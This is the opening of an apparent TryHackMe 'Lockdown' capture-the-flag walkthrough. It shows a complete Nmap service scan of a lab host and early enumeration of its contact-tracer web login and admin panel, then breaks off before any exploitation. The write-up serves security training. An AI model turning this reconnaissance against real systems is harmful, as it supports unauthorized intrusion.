Lockdown Walkthrough

Link: https://tryhackme.com/room/lockdown

Nmap Results:

- Scanning the IP address we got two ports open ie 22 (SSH) & 80 (HTTP)


```
Nmap scan report for contacttracer.thm (10.10.194.172)
Host is up, received reset ttl 60 (0.15s latency).
Scanned at 2021-10-04 00:40:23 EDT for 26s

PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 60 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 27:1d:c5:8a:0b:bc:02:c0:f0:f1:f5:5a:d1:ff:a4:63 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDA1Xdw3dCrCjetmQieza7pYcBp1ceBvVB6g1A/OU+bqoRSEfnKTHP0k5P2U1BbeciJTqflslP3IHh+py4jkWTkzbU80Mxokn2Kr5Qa5GKgrme4Q6GfQs


|   256 ce:f7:60:29:52:4f:65:b1:20:02:0a:2d:07:40:fd:bf (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBGjTYytQsU83icaN6V9H1Kotl0nKVpR35o6PtyrWy9WjljhWaNr3cnGDUnd7RSIUOiZco3UL5+YC31sBdVy6b6o=
|   256 a5:b5:5a:40:13:b0:0f:b6:5a:5f:21:60:71:6f:45:2e (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOHVz0M8zYIXcw2caiAlNCr01ycEatz/QPx1PpgMZqZN
80/tcp open  http    syn-ack ttl 60 Apache httpd 2.4.29 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
```

```
|_      httponly flag not set
|_http-favicon: Unknown favicon MD5: 94C0C57D53B1EE9771925957F29D149C
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Coronavirus Contact Tracer
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
Aggressive OS guesses: Crestron XPanel control system (90%), ASUS RT-N56U WAP (Linux 3.4) (87%), Linux 3.1 (87%), Linux 3.16 (87%), Linux 3.2
(87%), HP P2000 G3 NAS device (87%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (87%), Linux 2.6.32 (86%), Infomir MAG-250 set-top box
(86%), Ubiquiti AirMax NanoStation WAP (Linux 2.6.32) (86%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.91%E=4%D=10/4%OT=22%CT=%CU=%PV=Y%DS=5%DC=T%G=N%TM=615A85D1%P=x86_64-pc-linux-gnu)
SEQ(SP=FF%GCD=1%ISR=10B%TI=Z%II=I%TS=A)
SEQ(SP=FF%GCD=1%ISR=10B%TI=Z%TS=A)
OPS(O1=M506ST11NW6%O2=M506ST11NW6%O3=M506NNT11NW6%O4=M506ST11NW6%O5=M506ST11NW6%O6=M506ST11)
WIN(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)
ECN(R=Y%DF=Y%TG=40%W=F507%O=M506NNSNW6%CC=Y%Q=)
T1(R=Y%DF=Y%TG=40%S=O%A=S+%F=AS%RD=0%Q=)

T2(R=N)
T3(R=N)
T4(R=Y%DF=Y%TG=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
U1(R=N)
IE(R=Y%DFI=N%TG=40%CD=S)

Uptime guess: 39.578 days (since Wed Aug 25 10:48:10 2021)
Network Distance: 5 hops
TCP Sequence Prediction: Difficulty=255 (Good luck!)
IP ID Sequence Generation: All zeros
```


```
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   33.46 ms  10.17.0.1
2   ... 4
5   156.44 ms contacttracer.thm (10.10.194.172)

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Oct  4 00:40:49 2021 -- 1 IP address (1 host up) scanned in 26.62 seconds
```

Enumerating Port 80(HTTP):


- First I navigate to the page using the IP address which is directing me to the a virtual address "contacttracer.thm"
- I add this virtual address into our "/etc/hosts"
- The home page is directing us to login.php page. Trying to bypass the code but failed(on failed attempt it showing incorrect username and password, maybe we have to login first ?)




- Checking the "admin panel", we get a login page, intercepting the res we get a JSON object in response



